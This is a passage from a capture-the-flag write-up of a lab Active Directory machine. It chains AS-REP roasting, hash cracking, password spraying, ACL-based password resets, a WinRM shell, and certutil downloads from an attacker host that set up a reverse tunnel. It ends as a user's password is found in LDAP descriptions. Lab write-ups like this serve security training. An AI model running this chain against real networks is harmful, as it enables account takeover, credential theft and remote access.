1. Initial Reconnaissance & Enumeration
The security assessment begins with a fast TCP port scan using rustscan combined with nmap to identify exposed services on the target:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ rustscan -a $IP --ulimit 1000 -r 1-65535 -- -A -sC -sV -o nmapresult.txt
Nmap scan report for 10.129.232.99
Host is up, received echo-reply ttl 127 (0.47s latency).
Scanned at 2026-09-04 15:34:04 EDT for 122s

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Infiltrator.htb
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-09-04 19:33:15Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: infiltrator.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.infiltrator.htb, DNS:infiltrator.htb, DNS:INFILTRATOR
| Issuer: commonName=infiltrator-DC01-CA/domainComponent=infiltrator
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: infiltrator.htb, Site: Default-First-Site-Name)
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: infiltrator.htb, Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: infiltrator.htb, Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: INFILTRATOR
|   NetBIOS_Domain_Name: INFILTRATOR
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: infiltrator.htb
|   DNS_Computer_Name: dc01.infiltrator.htb
|   Product_Version: 10.0.17763
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49690/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49691/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49696/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49728/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49752/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
NetExec is utilized to gather SMB details and generate a local hosts file entry:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ nxc smb $IP --generate-hosts-file hosts
SMB         10.129.232.99   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:infiltrator.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)

┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ cat hosts
10.129.232.99     DC01.infiltrator.htb infiltrator.htb DC01
These records are appended to /etc/hosts to enable proper FQDN resolution and Kerberos authentication.
DNS Enumeration (Port 53)
The DNS service configuration is inspected by performing ANY queries and testing for zone transfers (AXFR):
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ dig any infiltrator.htb @$IP
;; QUESTION SECTION:
;infiltrator.htb.               IN      ANY

;; ANSWER SECTION:
infiltrator.htb.        600     IN      A       10.129.232.99
infiltrator.htb.        3600    IN      NS      dc01.infiltrator.htb.
infiltrator.htb.        3600    IN      SOA     dc01.infiltrator.htb. hostmaster.infiltrator.htb. 426 900 600 86400 3600

;; ADDITIONAL SECTION:
dc01.infiltrator.htb.   3600    IN      A       10.129.232.99
Zone transfer (AXFR) requests fail, confirming that unauthorized domain zone transfers are properly restricted.
2. Web Enumeration & User Generation

Navigating to the web service hosted on port 80 (http://infiltrator.htb) reveals the organization’s corporate website.
Inspecting the About section provides a list of members from the Digital Team:

The full names of the employees are extracted:
david anderson
olivia martinez
kevin turner
amanda walker
marcus harris
lauren clark
ethan rodriguez
Using namemash.py, common Active Directory username conventions are generated from the list:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ python3 namemash.py users.txt > usersv2.txt
User Validation via Kerbrute
The generated list is validated against the Kerberos KDC using kerbrute:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ kerbrute userenum --dc $IP -d $DOMAIN usersv2.txt
Version: v1.0.3 (9dad6e1) - 09/04/26 - Ronnie Flathers @ropnop

2026/09/04 16:03:29 >  Using KDC(s):
2026/09/04 16:03:29 >   10.129.232.99:88

2026/09/04 16:03:29 >  [+] VALID USERNAME:       d.anderson@infiltrator.htb
2026/09/04 16:03:30 >  [+] VALID USERNAME:       o.martinez@infiltrator.htb
2026/09/04 16:03:30 >  [+] VALID USERNAME:       k.turner@infiltrator.htb
2026/09/04 16:03:31 >  [+] VALID USERNAME:       a.walker@infiltrator.htb
2026/09/04 16:03:32 >  [+] VALID USERNAME:       m.harris@infiltrator.htb
2026/09/04 16:03:32 >  [+] VALID USERNAME:       e.rodriguez@infiltrator.htb
2026/09/04 16:03:33 >  [+] VALID USERNAME:       l.clark@infiltrator.htb
2026/09/04 16:03:33 >  Done! Tested 77 usernames (7 valid) in 3.938 seconds
The 7 confirmed valid domain usernames are consolidated into users_validos.txt:
d.anderson
o.martinez
k.turner
a.walker
m.harris
e.rodriguez
l.clark
3. Initial Access: AS-REP Roasting & Kerberos Spraying
With valid accounts confirmed, an AS-REP Roasting attack is conducted via impacket-GetNPUsers to identify accounts with Kerberos preauthentication disabled (DONT_REQ_PREAUTH):
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ impacket-GetNPUsers $DOMAIN/ -no-pass -usersfile users_validos.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User d.anderson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User o.martinez doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User k.turner doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User a.walker doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User m.harris doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User e.rodriguez doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$l.clark@INFILTRATOR.HTB:fe1ddca5480ed517fb90307886180d2e$2eed3c7b0c39185db253ca02c7cb8fd5260abe4d417fde12970b355fb4960602408d55d50effc4ee329ddff44ee320a77dd4d3b4b01cb6c2d3b5c16fc5b7f11bdaac65f530e34bc71825686c3cbdd687a3d342dc3f20a1e4105aa99145519594160efeac62d8d5759e721c7f16f60a576e17ed7db062637c581000f5c3d852a686a34ec7797b9e0bf1a9181ee70eea07f0dda9f8f745c20fbfe9fb6ddac837f9920b006772ef41daeef1420a0314007ee0a39640f5a358b08557ebaff2894bce92d1c82308c2949d8a20507f5baed7741b4326bfd6d8974fcd621780ef7a8ef37c972bb4766f754127388752df369a7fc691
The account l.clark does not require preauthentication, yielding an AS-REP ticket encrypted with a key derived from her plaintext password.
Offline Hash Cracking with Hashcat
The extracted ticket is cracked using hashcat in mode 18200 (Kerberos 5 AS-REP etype 23) with rockyou.txt:
iamwin@Jean:~$ hashcat -a 0 -m 18200 l.clark.hashes /usr/share/kali-wordlists/rockyou.txt

The plaintext password for l.clark is recovered:
l.clark : WAT?watismypass!
Password Spraying & NTLM Restriction
To test for password reuse across the domain, a password spraying attack is performed against all known valid users:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ nxc smb $IP -u users_validos.txt -p 'WAT?watismypass!' --continue-on-success
SMB         10.129.232.99   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:infiltrator.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.129.232.99   445    DC01             [-] infiltrator.htb\d.anderson:WAT?watismypass! STATUS_ACCOUNT_RESTRICTION
SMB         10.129.232.99   445    DC01             [-] infiltrator.htb\o.martinez:WAT?watismypass! STATUS_LOGON_FAILURE
SMB         10.129.232.99   445    DC01             [-] infiltrator.htb\k.turner:WAT?watismypass! STATUS_LOGON_FAILURE
SMB         10.129.232.99   445    DC01             [-] infiltrator.htb\a.walker:WAT?watismypass! STATUS_LOGON_FAILURE
SMB         10.129.232.99   445    DC01             [-] infiltrator.htb\m.harris:WAT?watismypass! STATUS_ACCOUNT_RESTRICTION
SMB         10.129.232.99   445    DC01             [-] infiltrator.htb\e.rodriguez:WAT?watismypass! STATUS_LOGON_FAILURE
SMB         10.129.232.99   445    DC01             [+] infiltrator.htb\l.clark:WAT?watismypass!
The response STATUS_ACCOUNT_RESTRICTION indicates that NTLM authentication is restricted for certain users (e.g., membership in Protected Users or specific local security policies), mandating the use of Kerberos authentication.
Repeating the spray with Kerberos authentication enforced (-k):
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ nxc smb $IP -u users_validos.txt -p 'WAT?watismypass!' --continue-on-success -k
SMB         10.129.232.99   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:infiltrator.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.129.232.99   445    DC01             [+] infiltrator.htb\d.anderson:WAT?watismypass!
SMB         10.129.232.99   445    DC01             [-] infiltrator.htb\o.martinez:WAT?watismypass! KDC_ERR_PREAUTH_FAILED
SMB         10.129.232.99   445    DC01             [-] infiltrator.htb\k.turner:WAT?watismypass! KDC_ERR_PREAUTH_FAILED
SMB         10.129.232.99   445    DC01             [-] infiltrator.htb\a.walker:WAT?watismypass! KDC_ERR_PREAUTH_FAILED
SMB         10.129.232.99   445    DC01             [-] infiltrator.htb\m.harris:WAT?watismypass! KDC_ERR_PREAUTH_FAILED
SMB         10.129.232.99   445    DC01             [-] infiltrator.htb\e.rodriguez:WAT?watismypass! KDC_ERR_PREAUTH_FAILED
SMB         10.129.232.99   445    DC01             [+] infiltrator.htb\l.clark:WAT?watismypass!
The password is confirmed valid for d.anderson.
4. Active Directory Enumeration with RustHound
A Ticket Granting Ticket (TGT) is requested for d.anderson using impacket-getTGT:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ impacket-getTGT $DOMAIN/d.anderson:'WAT?watismypass!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in d.anderson.ccache

┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ export KRB5CCNAME=d.anderson.ccache
A dedicated Kerberos configuration file is generated using NetExec to prevent realm resolution issues:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ nxc smb $IP -u l.clark -p 'WAT?watismypass!' --generate-krb5-file /home/iamwin/Downloads/krb5_infiltrator
SMB         10.129.232.99   445    DC01             [+] krb5 conf saved to: /home/iamwin/Downloads/krb5_infiltrator

┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ export KRB5_CONFIG=/home/iamwin/Downloads/krb5_infiltrator
Domain information and object ACLs are enumerated using rusthound-ce:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ rusthound-ce -d $DOMAIN -u 'd.anderson' -k -f $FQDN -i $IP -c All -z
[2026-09-04T20:31:33Z INFO  rusthound_ce::ldap] Connected to INFILTRATOR.HTB Active Directory!
[2026-09-04T20:31:33Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-09-04T20:31:50Z INFO  rusthound_ce::json::maker::common] 14 users parsed!
[2026-09-04T20:31:50Z INFO  rusthound_ce::json::maker::common] 66 groups parsed!
[2026-09-04T20:31:50Z INFO  rusthound_ce::json::maker::common] .//20260904163150_infiltrator-htb_rusthound-ce.zip created!
Importing the data into BloodHound highlights an attack path leading to M.HARRIS:

d.andersonpossesses GenericAll over the Organizational UnitOU=MARKETING DIGITAL,DC=INFILTRATOR,DC=HTB.- The user
e.rodriguezresides inside this OU. e.rodriguezhas AddSelf rights on theCHIEFS MARKETINGgroup.- The

CHIEFS MARKETINGgroup has ForceChangePassword permissions overm.harris. m.harrisbelongs to the Remote Management Users group (allowing WinRM access onDC01).
5. ACL Abuse & Domain Controller Initial Shell
Step 1: Taking Ownership and GenericAll over MARKETING DIGITAL OU
With GenericAll on the OU, bloodyAD is executed to take ownership and grant explicit full control:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ bloodyAD --host $FQDN -d $DOMAIN -k set owner 'OU=MARKETING DIGITAL,DC=INFILTRATOR,DC=HTB' 'D.ANDERSON'
[+] Old owner S-1-5-21-2606098828-3734741516-3625406802-512 is now replaced by D.ANDERSON on OU=MARKETING DIGITAL,DC=INFILTRATOR,DC=HTB

┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ bloodyAD --host $FQDN -d $DOMAIN -k add genericAll 'OU=MARKETING DIGITAL,DC=INFILTRATOR,DC=HTB' 'D.ANDERSON'
[+] D.ANDERSON has now GenericAll on OU=MARKETING DIGITAL,DC=INFILTRATOR,DC=HTB
The TGT is refreshed to ensure the new security rights are reflected:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ impacket-getTGT $DOMAIN/d.anderson:'WAT?watismypass!'
[*] Saving ticket in d.anderson.ccache
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ export KRB5CCNAME=d.anderson.ccache
Step 2: Password Reset for E.RODRIGUEZ
With control over the OU established, the password for E.RODRIGUEZ is reset:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ bloodyAD --host $FQDN -d $DOMAIN -k set password 'E.RODRIGUEZ' 'Iamwin123!'
[+] Password changed successfully!
A TGT is requested for e.rodriguez:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ impacket-getTGT $DOMAIN/e.rodriguez:'Iamwin123!'
[*] Saving ticket in e.rodriguez.ccache
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ export KRB5CCNAME=e.rodriguez.ccache
Step 3: Abusing AddSelf on CHIEFS MARKETING Group
Using the TGT of e.rodriguez, the user adds itself to CHIEFS MARKETING:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ bloodyAD --host $FQDN -d $DOMAIN -k add groupMember 'CHIEFS MARKETING' 'E.RODRIGUEZ'
[+] E.RODRIGUEZ added to CHIEFS MARKETING
The TGT is requested again to update group memberships in the Kerberos ticket:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ impacket-getTGT $DOMAIN/e.rodriguez:'Iamwin123!'
[*] Saving ticket in e.rodriguez.ccache
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ export KRB5CCNAME=e.rodriguez.ccache
Step 4: Abusing ForceChangePassword on M.HARRIS
As a member of CHIEFS MARKETING, the password for M.HARRIS is reset:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ bloodyAD --host $FQDN -d $DOMAIN -k set password 'M.HARRIS' 'Iamwin1234!'
[+] Password changed successfully!
A TGT is obtained for m.harris:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ impacket-getTGT $DOMAIN/m.harris:'Iamwin1234!'
[*] Saving ticket in m.harris.ccache
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ export KRB5CCNAME=m.harris.ccache
Step 5: WinRM Shell & User Flag (user.txt)
Since m.harris is a member of Remote Management Users, an interactive WinRM session is established via evil-winrm:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ evil-winrm -i DC01.infiltrator.htb -r infiltrator.htb
*Evil-WinRM* PS C:\Users\M.harris\Documents> whoami
infiltrator\m.harris

*Evil-WinRM* PS C:\Users\M.harris\Documents> type C:\Users\M.harris\Desktop\user.txt
0e37c6698b4b********************
6. Internal Enumeration: Output Messenger & Pivoting
Inspecting the target filesystem under C:\Program Files reveals installations of Output Messenger:
*Evil-WinRM* PS C:\Program Files> dir

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        2/23/2024   5:06 AM                Output Messenger
d-----         9/4/2026  12:31 PM                Output Messenger Server

Querying local listening ports via netstat confirms multiple internal services bound to Output Messenger:
*Evil-WinRM* PS C:\Program Files> netstat -ano | findstr "LISTENING"

  TCP    0.0.0.0:14118          0.0.0.0:0              LISTENING       7368
  TCP    0.0.0.0:14119          0.0.0.0:0              LISTENING       7368
  TCP    0.0.0.0:14121          0.0.0.0:0              LISTENING       7368
  TCP    0.0.0.0:14122          0.0.0.0:0              LISTENING       7368
  TCP    0.0.0.0:14123          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:14125          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:14126          0.0.0.0:0              LISTENING       3716
  TCP    0.0.0.0:14127          0.0.0.0:0              LISTENING       7368
  TCP    0.0.0.0:14128          0.0.0.0:0              LISTENING       7368
  TCP    0.0.0.0:14130          0.0.0.0:0              LISTENING       7368
  TCP    0.0.0.0:14406          0.0.0.0:0              LISTENING       7228
winPEASx64.exe is transferred and run to confirm the active internal service configuration:
*Evil-WinRM* PS C:\Temp> certutil -f -urlcache http://10.10.15.244:90/winPEASx64.exe winPEASx64.exe
Tunneling with Ligolo-NG
To access the target’s internal services directly from the attacking workstation, a Ligolo-NG tunnel is established:
*Evil-WinRM* PS C:\Temp> certutil -f -urlcache http://10.10.15.244:90/agent.exe agent.exe
*Evil-WinRM* PS C:\Temp> .\agent.exe -connect 10.10.15.244:11601 -ignore-cert
On the attacking host, the proxy is launched and the route configured:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ sudo ligoprox -selfcert
ligolo-ng » session
? Specify a session : 1 - INFILTRATOR\M.harris@dc01 - 10.129.232.99:58597 - a2dead88853b
[Agent : INFILTRATOR\M.harris@dc01] » start
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ sudo ip route add 240.0.0.1/32 dev ligolo

Navigating to http://240.0.0.1:14125 presents the Output Messenger web portal:
Extracting LDAP Descriptions
User account descriptions in Active Directory are retrieved via LDAP:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ nxc ldap $IP --use-kcache -M get-desc-users
LDAP        10.129.232.99   389    DC01             [+] INFILTRATOR.HTB\e.rodriguez from ccache
GET-DESC... 10.129.232.99   389    DC01             [+] Found following users:
GET-DESC... 10.129.232.99   389    DC01             User: Administrator description: Built-in account for administering the computer/domain
GET-DESC... 10.129.232.99   389    DC01             User: Guest description: Built-in account for guest access to the computer/domain
GET-DESC... 10.129.232.99   389    DC01             User: krbtgt description: Key Distribution Center Service Account
GET-DESC... 10.129.232.99   389    DC01             User: K.turner description: MessengerApp@Pass!
GET-DESC... 10.129.232.99   389    DC01             User: infiltrator_svc$ description: dc01.infiltrator.htb
Credentials for k.turner are uncovered:
